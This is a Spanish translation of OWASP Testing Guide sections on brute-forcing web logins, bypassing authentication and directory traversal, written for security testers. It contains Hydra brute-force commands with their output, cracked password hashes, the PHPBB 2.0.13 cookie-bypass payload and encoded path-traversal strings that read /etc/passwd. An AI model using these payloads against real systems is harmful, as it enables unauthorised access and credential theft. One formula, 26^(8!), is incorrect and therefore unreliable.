La gran mayoría de aplicaciones web proporcionan algún método para que los usuarios se autenticuen. Mediante el conocimiento de la identidad de un usuario es posible crear áreas protegidas o, de forma más general, hacer que la aplicación se comporte de forma diferente tras el registro de usuarios diferentes. Existen varios métodos para que un usuario se autentique en un sistema, como certificados, dispositivos biométricos, tokens OTP (en inglés, One Time Passwords, contraseñas de un solo uso) ... pero en las aplicaciones web normalmente nos encontramos con una combinación de ID del usuario y una contraseña. Así que es posible ejecutar un ataque para recuperar una cuenta y contraseña de usuario válidas, intentando enumerar una gran parte (por ejemplo, con ataque de diccionario) o todas las posibilidades, de los posibles candidatos.

Tras un ataque de fuerza bruta con éxito, un usuario malicioso podría tener acceso a:

- Información / datos confidenciales;
 - Secciones privadas de la aplicación web, podrían descubrir documentos confidenciales, datos de perfil de usuario, estados financieros, detalles bancarios, relaciones personales del usuario, etc.
- Paneles de administración;
 - Estas secciones son utilizadas por los webmasters para gestionar (modificar, borrar, añadir) los contenidos de las aplicaciones web que se proveen a los usuarios, asignar diferentes privilegios a los usuarios, etc.
- Disponibilidad de vectores de ataque posteriores;
 - Las secciones privadas de una aplicación web podrían ocultar vulnerabilidades peligrosas y contener funcionalidades avanzadas no disponibles a los usuarios públicos.

PRUEBAS DE CAJA NEGRA Y EJEMPLO



Como base para diseñar una serie de ataques de fuerza bruta, es importante descubrir el tipo de método de autenticación usado por la aplicación, porque las técnicas y herramientas a utilizar pueden cambiar.

Descubrimiento de métodos de autenticación

A menos que una entidad decida aplicar un sistema de autenticación web sofisticado, los dos métodos más comunes son:

- Autenticación HTTP;
 - Autenticación de Acceso Básica
 - Autenticación de Acceso de Resumen
- Autenticación basada en formulario HTML;

Las siguientes secciones proveen información sobre como identificar el mecanismo de autenticación empleado durante un test de caja negra.

Autenticación HTTP

Existen dos sistemas de autenticación HTTP nativos disponibles - Básico y Resumen.

- Autenticación de Acceso Básica

La Autenticación de Acceso Básica asume que el cliente se identificará mediante un login (p.e., "owasp") y contraseña (p.e., "contraseña"). Cuando el navegador cliente accede inicialmente a un site que utilizan este sistema, el servidor replica con una respuesta de tipo 401, que contiene la etiqueta "WWW-Authenticate", con el valor "Basic" y el nombre del dominio protegido (p.e. WWW-Authenticate: Basic realm="wwwSiteProtegido"). El navegador cliente responde al servidor con una etiqueta "Authorization", que contiene el valor "Basic" y la concatenación en codificación base-64 del login, el signo de puntuación dos puntos (":"), y la contraseña (p.e., Authorization: Basic b3dhc3A6cGFzc3dvcmQ=). Desafortunadamente, la respuesta de autenticación puede ser fácilmente descodificado si un atacante escucha la transmisión.

Prueba de Petición y Respuesta:

1. El cliente envía una petición HTTP estándar por el recurso:

```
GET /members/docs/file.pdf HTTP/1.1
Host: target
```

2. El servidor indica que el recurso pedido se encuentra en un directorio protegido.

3. El servidor envía una respuesta con el código HTTP 401 Authorization Required:


```
HTTP/1.1 401 Authorization Required
Date: Sat, 04 Nov 2006 12:52:40 GMT
WWW-Authenticate: Basic realm="User Realm"
Content-Length: 401
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1
```

4. El navegador muestra una ventana emergente de pregunta al usuario, pidiendo la entrada de los campos de login y contraseña.

5. El cliente reenvía la petición HTTP con las credenciales incluidas:

```
GET /members/docs/file.pdf HTTP/1.1
Host: target
Authorization: Basic b3dhc3A6cGFzc3dvcmQ=
```

6. El servidor compara la información de cliente a su lista de credenciales.

7. Si las credenciales son válidas, el servidor envía el contenido demandado. Si la autorización falla, el servidor reenvía el código de estado HTTP 401 en la cabecera de respuesta. Si el usuario hace click en cancelar, el navegador mostrará normalmente un mensaje de error. Si un atacante puede interceptar la respuesta del paso 5, la cadena.

```
b3dhc3A6cGFzc3dvcmQ=
```

podría ser descodificada en base64:

```
owasp:password
```

- Autenticación de Acceso de Resumen

La Autenticación de Acceso de Resumen extiende la Autenticación de Acceso Básica mediante el uso de un algoritmo criptográfico de hash de un solo sentido (MD5) para, primero, cifrar la información de autenticación y, segundo, añadir un valor único de conexión de un solo uso "que solo funciona una vez". Este valor es utilizado por el navegador cliente en el proceso de cálculo de la respuesta de contraseña hasheada. Aunque la contraseña es ofuscada por el uso de un hash criptográfico y el uso del valor único previene la amenaza de un ataque de repetición, el nombre de login es enviado en texto plano.

Prueba de Petición y Respuesta:

1. He aquí un ejemplo de la cabecera de respuesta inicial cuando se maneja un Resumen HTTP:

```
HTTP/1.1 401 Unauthorized
WWW-Authenticate: Digest realm="OwaspSample",
    nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
    opaque="0000000000000000", \
    stale=false,
    algorithm=MD5,
    qop="auth"
```

2. Las cabeceras de las siguientes respuestas con credenciales válidas serían tal que así:

```
GET /example/owasp/test.asmx HTTP/1.1
```



```
Accept: */*
Authorization: Digest username="owasp",
    realm="OwaspSample",
    qop="auth",
    algorithm="MD5",
    uri="/example/owasp/test.asmx",
    nonce="Ny8yLzIwMDIgMzoyNjoyNCBQTQ",
    nc=00000001,
    cnonce="c51b5139556f939768f770dab8e5277a",
    opaque="0000000000000000",
    response="2275a9ca7b2dadf252afc79923cd3823"
```

Autenticación basada en formularios HTML

A pesar de todo, aunque ambos sistemas de autenticación pueden parecer apropiados para el uso comercial en Internet, en particular si son utilizados sobre una sesión SSL cifrada, muchas organizaciones han preferido utilizar mecanismos personalizados de aplicación y HTML para proveerse de procedimientos de autenticación más sofisticados.

Código fuente de un formulario HTML:

```
<form method="POST" action="login">
  <input type="text" name="username">
  <input type="password" name="password">
</form>
```

Ataques de fuerza bruta

Tras listar los diferentes tipos de métodos de autenticación para aplicaciones web, vamos a explicar varios tipos de ataques de fuerza bruta.

- Ataques de diccionario

Los ataques basados en diccionario consisten en scripts y herramientas automatizadas que intentarán adivinar los usuarios y contraseñas a partir de un archivo diccionario. Un archivo diccionario puede ser compilado y ajustado para incluir palabras y contraseñas utilizadas probablemente por el propietario de la cuenta que un usuario malicioso va a atacar. El atacante puede recoger información (vía reconocimiento activo/pasivo, información de la competencia, haber rebuscado entre la basura, ingeniería social) para obtener conocimiento sobre el usuario, o construir una lista de todas las palabras únicas disponibles en el site web.

- Ataques de búsqueda

Los ataques de búsqueda intentarán cubrir todas las combinaciones posibles de un conjunto de caracteres y una longitud de contraseñas proporcionados. Este tipo de ataque es muy lento, debido a que el espacio muestral de pares de elementos candidatos posibles es muy grande. Por ejemplo, dada una id de usuario conocida, el número total de contraseñas a probar, hasta 8 caracteres de longitud, es igual a $26^{(8!)}$ en una tabla de caracteres de tan solo letras en minúscula (más de 200.000 millones de contraseñas posibles!).

- Ataques de búsqueda basados en patrones

Con el fin de incrementar la cobertura del espacio de combinaciones sin alentar demasiado el proceso, se recomienda crear un conjunto de reglas adecuado para generar candidatos. Por ejemplo, el programa, "John the Ripper" puede generar variaciones de contraseñas a partir de fragmentos del nombre de usuario, o modificar las palabras que se le indican como entrada a través de una máscara preconfigurada (p.e., primer intento "pen" --> 2o intento "p3n" --> 3er intento "p3np3n").

Atacando la Autenticación Básica HTTP por fuerza bruta

```
raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com http-head /private/
Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2009-07-04 18:15:17
[DATA] 16 tasks, 1 servers, 1638 login tries (1:2/p:819), ~102 tries per task
[DATA] attacking service http-head on port 80
[STATUS] 792.00 tries/min, 792 tries in 00:01h, 846 todo in 00:02h
[80][www] host: 10.0.0.1 login: owasp password: password
[STATUS] attack finished for www.site.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-07-04 18:16:34

raven@blackbox /hydra $
```

Atacando la Autenticación HTTP mediante formularios por fuerza bruta

```
raven@blackbox /hydra $ ./hydra -L users.txt -P words.txt www.site.com https-post-form
"/index.cgi:login&name=^USER^&password=^PASS^&login=Login:Not allowed" &


Hydra v5.3 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2009-07-04 19:16:17
[DATA] 16 tasks, 1 servers, 1638 login tries (1:2/p:819), ~102 tries per task
[DATA] attacking service http-post-form on port 443
[STATUS] attack finished for wiki.intranet (waiting for childs to finish)
[443] host: 10.0.0.1 login: owasp password: password
[STATUS] attack finished for www.site.com (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2009-07-04 19:18:34

raven@blackbox /hydra $
```

PRUEBAS DE CAJA GRIS Y EJEMPLO

Conocimiento parcial de detalles de cuentas y contraseñas

Cuando la persona a cargo de las pruebas tiene información en su haber sobre la longitud o estructura de la contraseña de la cuenta, es posible realizar un ataque de fuerza bruta con una probabilidad de éxito mayor. De hecho, limitando el número de caracteres y definiendo la longitud de la contraseña, se reduce significativamente el número total de valores de contraseñas.



Ataques de compensación de memoria

Para realizar un ataque de compensación de memoria (N. del T. : en inglés, Memory Trade Off Attack, se usa en adelante el término inglés original), la persona que realiza las pruebas necesita, como mínimo, el hash de una contraseña que haya obtenido explotando algún fallo en la aplicación (p.e. Inyección SQL), o capturando tráfico http. Hoy en día, los ataques de este tipo más comunes están basados en Tablas Arcoiris (N. del T. : en inglés, Rainbow Tables, se usa en adelante el término inglés original), un tipo especial de tablas de búsqueda utilizados para recuperar la contraseña en texto plano a partir del texto cifrado generado por una función de hash de una sola vía.

Las Rainbow tables son una optimización del ataque de memory trade off de Hellman, en la que el algoritmo de reducción es utilizado para crear cadenas con el propósito de comprimir las salidas generadas a raíz del cálculo de todos los posibles candidatos.

Este tipo de tablas son específicas a la función de hash para la cual han sido creadas, por ejemplo, las tablas MD5 solo pueden romper hashes MD5.

Una evolución más potente, el programa RainbowCrack, fue desarrollada posteriormente, con la capacidad de generar y utilizar rainbow tables para toda una variedad de conjuntos de caracteres y algoritmos de hashing, entre los que se incluyen LM, MD5, SHA1, etc.

--:TYPE	--:HASH	--:PASS	--:STATUS	--:TIME	--:SUBMITTED
md5	7e89bcc6151b24992a255cd665d4aa16		waiting	0:0:46	2006-11-11 10:45:31
md5	0696eeaff05bf2105b0bcf6d93ac73a0		waiting	0:0:47	2006-11-11 10:45:30
md5	db549b9d18aabe8ad07aa3d9338d441c		waiting	0:1:38	2006-11-11 10:44:39
md5	70c9ecbd2512460fa861de25fb3d7c6e		waiting	0:24:8	2006-11-11 10:22:09
md5	c32cf089d464d3ed1a3af347ae208188		processing3	0:25:6	2006-11-11 10:21:11
md5	c6fe5851aff10a64e8a52e82b323304f		processing3	0:46:29	2006-11-11 09:59:48
md5	a79c879d28c5c8a4707d52bbaa57607f	12050	cracked	0:45:41	2006-11-11 09:51:43
md5	a79e1c64d27737e3f959a6a56b41c650		processing3	0:57:18	2006-11-11 09:48:59
md5	2ef5b8b0eee93568a1126bb923664057		processing3	0:57:36	2006-11-11 09:48:41
md5	e53cc072934b25e45dc273c6c342556d		processing3	0:58:7	2006-11-11 09:48:10
md5	d38ad0e58c9525343f492161b87400a1	htnldb	cracked	0:58:23	2006-11-11 09:44:01
md5	d926dbaeb7fac97612ec219f7f172610		processing3	1:4:30	2006-11-11 09:41:47
md5	fcf2483ced17683085849877134fd50c		processing3	1:6:32	2006-11-11 09:39:45
md5	377a8f80271a6f920df0e4aa84d1029a	bombi	cracked	0:43:12	2006-11-11 09:38:26
md5	85d95e2ad51bfcd5d6d352486f8e2769	pupsi	cracked	1:8:2	2006-11-11 09:28:25
md5	96bc2c727049b5dce27bd8b9e8b264bf		processing3	1:19:6	2006-11-11 09:27:11
md5	8aa12bbde69504ba86b942726b4d7623		notfound	1:18:15	2006-11-11 09:02:54
md5	5ce1d809749963448767622e0ca8169f	28264451	cracked	0:48:15	2006-11-11 09:02:35

REFERENCIAS

Whitepapers

- Philippe Oechslin: Making a Faster Cryptanalytic Time-Memory Trade-Off - <http://lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf>
- OPHCRACK (the time-memory-trade-off-cracker) - <http://lasecwww.epfl.ch/~oechlin/projects/ophcrack/>
- Rainbowcrack.com - <http://www.rainbowcrack.com/>
- Project RainbowCrack - <http://www.antsight.com/zsl/rainbowcrack/>
- milw0rm - <http://www.milw0rm.com/cracker/list.php>

Herramientas

- THC Hydra: <http://www.thc.org/thc-hydra/>
- John the Ripper: <http://www.openwall.com/john/>
- Brutus <http://www.hoobie.net/brutus/>

4.4.3 SALTARSE EL SISTEMA DE AUTENTICACIÓN

BREVE RESUMEN

Aunque la mayoría de aplicaciones requiere autenticación para obtener acceso a información privada o ejecutar tareas, no todos los métodos de autenticación pueden proveer seguridad adecuada.

La ignorancia, negligencia o simplemente el hecho de subestimar las amenazas de seguridad a menudo tienen por resultado sistemas de autenticación que pueden saltarse mediante simplemente pasando de la página de registro y llamando directamente a una página interna que se supone que debe ser accedida solamente después de que se haya realizado la autenticación.

Además, a menudo es posible saltarse las medidas de autenticación alterando o modificando las peticiones, y engañando a la aplicación para que piense que ya estamos autenticados. Esto puede conseguirse modificando la URL dada como parámetro, o manipulando un formulario, o falsificando sesiones.

DESCRIPCIÓN



Pueden encontrarse problemas relacionados con el Sistema de Autenticación en las diferentes etapas del ciclo de vida de desarrollo del software (SDLC), como las de diseño, desarrollo e implementación.

Entre los ejemplos de errores de diseño se incluyen la definición errónea de las partes de la aplicación a ser protegidas, la elección de no aplicar protocolos de cifrado robusto para asegurar el intercambio de datos, y muchos otros.

Adicionalmente, existen incidencias durante la instalación de la aplicación (actividades de configuración e instalación), debidas a la falta de los conocimientos técnicos requeridos, o debido a la disponibilidad de documentación insuficiente..


PRUEBAS DE CAJA NEGRA Y EJEMPLO

Existen varios métodos para saltarse el sistema de autenticación en uso por una aplicación web:

- Petición directa de páginas (navegación forzada)
- Modificación de Parámetros
- Predicción de IDs de sesión
- Inyección SQL

Petición directa de páginas

Si una aplicación web implementa control de acceso tan solo en la página de registro, el sistema de autenticación puede saltarse. Por ejemplo, si un usuario realiza directamente una petición de una página diferente vía navegación forzada, la página puede no verificar las credenciales del usuario antes de concederle acceso. Intenta acceder directamente a una página protegida a través de la barra de direcciones en tu navegador para realizar una prueba con este método.



Modificación de Parámetros


Otro problema relacionado al diseño de autenticación sucede cuando la aplicación verifica un registro correcto basado en parámetros de valor fijo. Un usuario podría modificar estos parámetros para obtener acceso a las áreas protegidas sin proporcionar credenciales válidas. En el siguiente ejemplo, el parámetro "authenticated" es cambiado al valor de "sí", que permite al usuario obtener acceso. En este ejemplo, el parámetro está en la URL, pero también podría utilizarse un proxy para modificar el parámetro, especialmente cuando los parámetros son enviados como elementos de un formulario a través de un envío POST.

```
http://www.site.com/page.asp?authenticated=no

raven@blackbox /home $nc www.site.com 80
GET /page.asp?authenticated=yes HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 11 Nov 2006 10:22:44 GMT
Server: Apache
Connection: close
Content-Type: text/html; charset=iso-8859-1


<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
</HEAD><BODY>
<H1>You Are Auhtenticated</H1>
</BODY></HTML>
```



Predicción de IDs de sesión

Muchas aplicaciones web gestionan la autenticación utilizando valores de identificación de sesión (SESSION ID). Por lo tanto, si la generación de IDs de sesión es predecible, un usuario malicioso podría ser capaz de encontrar una ID de sesión válida y obtener acceso no autorizado a la aplicación, haciéndose pasar por un usuario previamente autenticado.

En la siguiente figura los valores dentro de las cookies se incrementan linealmente, por lo que podría ser fácil para un atacante adivinar una ID de sesión válida.



En la siguiente figura los valores dentro de las cookies cambian tan solo parcialmente, por lo que es posible restringir un ataque de fuerza bruta a los campos definidos mostrados.


Session Identifier : 127.0.0.1/WebGoat WEAKID		
Date	Value	
2006/11/11 14:33:27	12430	1163252007028
2006/11/11 14:33:27	12431	1163252007138
2006/11/11 14:33:27	12432	1163252007247
2006/11/11 14:33:27	12433	1163252007435
2006/11/11 14:33:27	12434	1163252007544
2006/11/11 14:33:27	12435	1163252007653
2006/11/11 14:33:27	12436	1163252007763
2006/11/11 14:33:27	12437	1163252007872
2006/11/11 14:33:28	12438	1163252007982
2006/11/11 14:33:28	12439	1163252008091
2006/11/11 14:33:28	12440	1163252008200
2006/11/11 14:33:28	12442	1163252008310
2006/11/11 14:33:28	12443	1163252008419
2006/11/11 14:33:28	12444	1163252008528
2006/11/11 14:33:28	12445	1163252008638
2006/11/11 14:33:28	12446	1163252008747
2006/11/11 14:33:28	12447	1163252008857
2006/11/11 14:33:28	12448	1163252008966
2006/11/11 14:33:29	12449	1163252009075

Inyección SQL (Formularios de autenticación HTML)

La inyección SQL es una técnica de ataque ampliamente conocida. No vamos a describir en detalle esta técnica en esta sección; hay varias secciones en esta guía que explican técnicas de inyección más allá del alcance de esta sección.



La siguiente figura muestra como con una simple inyección sql, es posible saltarse el formulario de autenticación.



PRUEBAS DE CAJA GRIS Y EJEMPLO

Para los casos en que un atacante ha podido obtener el código fuente de la aplicación explotando una vulnerabilidad descubierta anteriormente (por ejemplo, traspaso de directorios), o de un repositorio web (aplicaciones de código abierto), podría ser posible realizar ataques más perfeccionados contra la implementación del sistema de autenticación.



En el siguiente ejemplo (Vulnerabilidad de salto del sistema de autenticación de PHPBB 2.0.13), en la línea 5 la función unserialize() analiza la sintaxis de la cookie suplida por el usuario, y ajusta una serie de valores dentro del vector \$row. En la línea 10, el hash md5 de la contraseña de usuario almacenado en el repositorio de la base de datos es comparado al proporcionado por el usuario.

```
1. if ( isset($HTTP_COOKIE_VARS[$cookie_name . '_sid']) ||
2. {
3. $sessiondata = isset( $HTTP_COOKIE_VARS[$cookie_name . '_data'] ) ?
4.
5. unserialize(stripslashes($HTTP_COOKIE_VARS[$cookie_name . '_data'])) : array();
6.
7. $sessionmethod = SESSION_METHOD_COOKIE;
8. }
9.
10. if( md5($password) == $row['user_password'] && $row['user_active'] )
11.
12. {
13. $autologin = ( isset($HTTP_POST_VARS['autologin']) ) ? TRUE : 0;
14. }
```

En el lenguaje de programación PHP, una comparación entre una valor cadena y un valor booleano (1 - "VERDADERO") evalúa siempre "VERDADERO", así que enviando la siguiente cadena (la parte importante es "b:1") a la función unserialize() , es posible saltarse el control de autenticación:

```
a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}
```

REFERENCIAS

Whitepapers

- Mark Roxberry: "PHPBB 2.0.13 vulnerability"
- David Endler: "Session ID Brute Force Exploitation and Prediction" - <http://www.cgisecurity.com/lib/SessionIDs.pdf>

Herramientas

- WebScarab: http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- WebGoat: http://www.owasp.org/index.php/OWASP_WebGoat_Project

4.4.4 ATRAVESAR DIRECTORIOS/ACCEDER A ARCHIVOS ADJUNTOS EXTERNOS

BREVE RESUMEN

Muchas aplicaciones web utilizan y gestionan archivos como parte de su operativa diaria. A través del empleo de métodos de validación de entrada que no han sido bien diseñados o implementados, un agresor podría explotar el sistema para leer/escribir archivos que no han sido pretendía que fuesen accesibles; en situaciones específicas podría ser posible ejecutar código arbitrario o comandos de sistema.

DESCRIPCIÓN

Las aplicaciones y servidores web implementan tradicionalmente mecanismos de autenticación para controlar el acceso a recursos y archivos. Los servidores web tratan de restringir los archivos de usuarios dentro de un "directorio raíz" o "raíz de documentos web", que representa un directorio físico en el sistema de archivos; los usuarios han de tomar este directorio como el directorio base dentro de la estructura jerárquica de la aplicación web. La definición de privilegios se realiza empleando Listas de Control de Acceso (en inglés, Access Control Lists, ACL) que identifican a que usuarios y grupos les es permitido acceder, modificar o ejecutar un archivo específico en el servidor. Estos mecanismos están diseñados para prevenir el acceso a archivos sensibles por usuarios maliciosos (ejemplo: el archivo /etc/passwd común en plataformas de tipo Unix) o para evitar la ejecución de comandos de sistema.

Muchas aplicaciones web utilizan scripts del lado del servidor para incluir diferentes tipos de archivos adjuntos: es bastante común usar este método para gestionar gráficos, plantillas, cargar textos estáticos, etc. Desafortunadamente, estas aplicaciones exponen vulnerabilidades de seguridad si los parámetros de entrada (es decir, parámetros de formularios, valores de cookies) no son validados correctamente.

En servidores y también en aplicaciones web este tipo de problema se manifiesta en los ataques de atravesar directorios / inclusión de archivos externos adjuntos; explotando este tipo de vulnerabilidades un atacante puede leer directorios y archivos que normalmente no podría leer, acceder a datos fuera de la raíz de documentos web, realizar inclusión de scripts y otros tipos de archivos de websites externos.

Para los propósitos de la Guía de Pruebas OWASP, consideraremos tan solo las amenazas de seguridad relacionadas a aplicaciones web, y no a servidores web (como el infame "código de escape %5c en el servidor web Microsoft IIS). Para lectores interesados, proporcionaremos enlaces a más información de lectura en la sección de referencias

Este tipo de ataque es conocido también como **ataque punto-punto-barra - dot-dot-slash attack en inglés (../) - , atravesar rutas, - path traversal en inglés -, escalada de directorios - directory climbing en inglés -, vuelta atrás - backtracking en inglés.**

Durante una evaluación, para descubrir fallos de traspaso de directorios e inclusión de archivos externos, necesitamos realizar dos fases diferentes:

- **(a) Enumeración de Vectores de Entrada** (una evaluación sistemática de cada vector de entrada)
- **(b) Técnicas de comprobación** (una evaluación metódica de cada técnica de ataque empleada por un agresor para explotar la vulnerabilidad)

PRUEBAS DE CAJA NEGRA Y EJEMPLO



(a) Enumeración de Vectores de Entrada

Para determinar que parte de la aplicación es vulnerable en la validación de entradas, la persona a cargo de la realización de las pruebas debe enumerar todas las partes de la aplicación que aceptan contenidos del usuario. Esto incluye también consultas HTTP GET y POST y opciones comunes como carga de archivos de subida y formularios html.

Ejemplos de comprobaciones a realizar en esta etapa incluyen:

- Parámetros que podrías reconocer como relacionados con archivos dentro de las peticiones HTTP?
- Extensiones de archivos llamativas?
- Nombres de variables interesantes?

```
http://example.com/getUserProfile.jsp?item=ikki.html
http://example.com/index.php?file=content
http://example.com/main.cgi?home=index.htm
```

- ¿Es posible identificar las cookies utilizadas por la aplicación para la generación dinámica de páginas/plantillas?

```
Cookie: ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower
Cookie: USER=1826cc8f:PSTYLE=GreenDotRed
```

(b) Técnicas de prueba

La siguiente fase de las pruebas consiste en analizar las funciones de validación de entrada presentes en la aplicación web.

Haciendo uso del ejemplo anterior, la página dinámica llamada `getUserProfile.jsp` carga información estática de un archivo, mostrando el contenido a los usuarios. Un atacante podría insertar la cadena maliciosa `"../../../../etc/passwd"` para incluir el archivo de hash de contraseñas de un sistema Linux/Unix. Obviamente este tipo de ataque solo es posible si el punto de control de validación falla; de acuerdo a los privilegios del sistema de archivos, la aplicación web debe poder leer el archivo.

Para comprobar con éxito este fallo, la persona que realiza la comprobación necesita tener conocimiento del sistema siendo probado, y la localización de los archivos siendo consultados. No tiene sentido pedir el archivo `/etc/passwd` de un servidor web IIS

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

Para el ejemplo con cookies, tenemos:

```
Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd
```

También es posible incluir archivos y scripts situados en un website externo.

```
http://example.com/index.php?file=http://www.owasp.org/malicioustxt
```

El ejemplo siguiente demuestra como es posible mostrar el código fuente de un componente CGI, sin utilizar ningún carácter de traspaso de ruta.

```
http://example.com/main.cgi?home=main.cgi
```

El componente llamado "main.cgi" está ubicado en el mismo directorio que los archivos estáticos HTML usados por la aplicación. En algunos casos, la persona que realiza las pruebas necesita codificar las peticiones empleando caracteres especiales (como el punto ".", nulo "%00" null, ...), para traspasar los controles de extensión de archivos y/o detener la ejecución del script.

Recomendación: Es un error común para los desarrolladores no esperar todas las formas de codificación posible, y por tanto realizar tan solo validación de contenido codificado básicamente. Si tu cadena de prueba no tiene éxito en el primer intento, prueba otro sistema de codificación.

Cada sistema operativo emplea caracteres diferentes como separadores de ruta del sistema de archivos:

```
SO de tipo Unix:
Directorio raíz: "/"
Separador de directorios: "/"
Windows OS:
directorio raíz: "<drive letter>:\"
separador de directorios: "\" but also "/"
(Normalmente, en Windows, el ataque de traspaso de directorios está limitado a una sola
partición)
Mac OS Classic:
directorio raíz: "<drive letter>:"
separador de directorios: ":"
```

Debemos tener en cuenta las siguientes codificaciones de caracteres:

- codificación de URL y codificación de URL doble

```
%2e%2e%2f representa ../
%2e%2e/ representa ../
..%2f representa ../
%2e%2e%5c representa ..\
%2e%2e\ representa ..\
..%5c representa ..\
%252e%252e%255c representa ..\
..%255c representa ..\ and so on.
```

- Unicode/UTF-8 Encoding (It just works in systems which are able to accept overlong UTF-8 sequences)

```
..%c0%af representa ../
..%c1%9c representa ..\
```

PRUEBAS DE CAJA GRIS Y EJEMPLO

Cuando se realiza el análisis con una aproximación de Caja Gris, demos seguir la misma metodología que en las pruebas de Caja Negra. Sin embargo, ya que podemos revisar el código fuente, es posible buscar los vectores de entrada (fase **(a)** de las pruebas) con más facilidad y exactitud.

Durante una revisión de código fuente podemos hacer uso de herramientas simples (como el comando grep) para buscar uno o más patrones comunes en el código de aplicación: métodos/funciones de inclusión, operaciones del sistema de archivos y demás.



PHP: include(), include_once(), require(), require_once(), fopen(), readfile(), ...
JSP/Servlet: java.io.File(), java.io.FileReader(), ...
ASP: include file, include virtual, ...

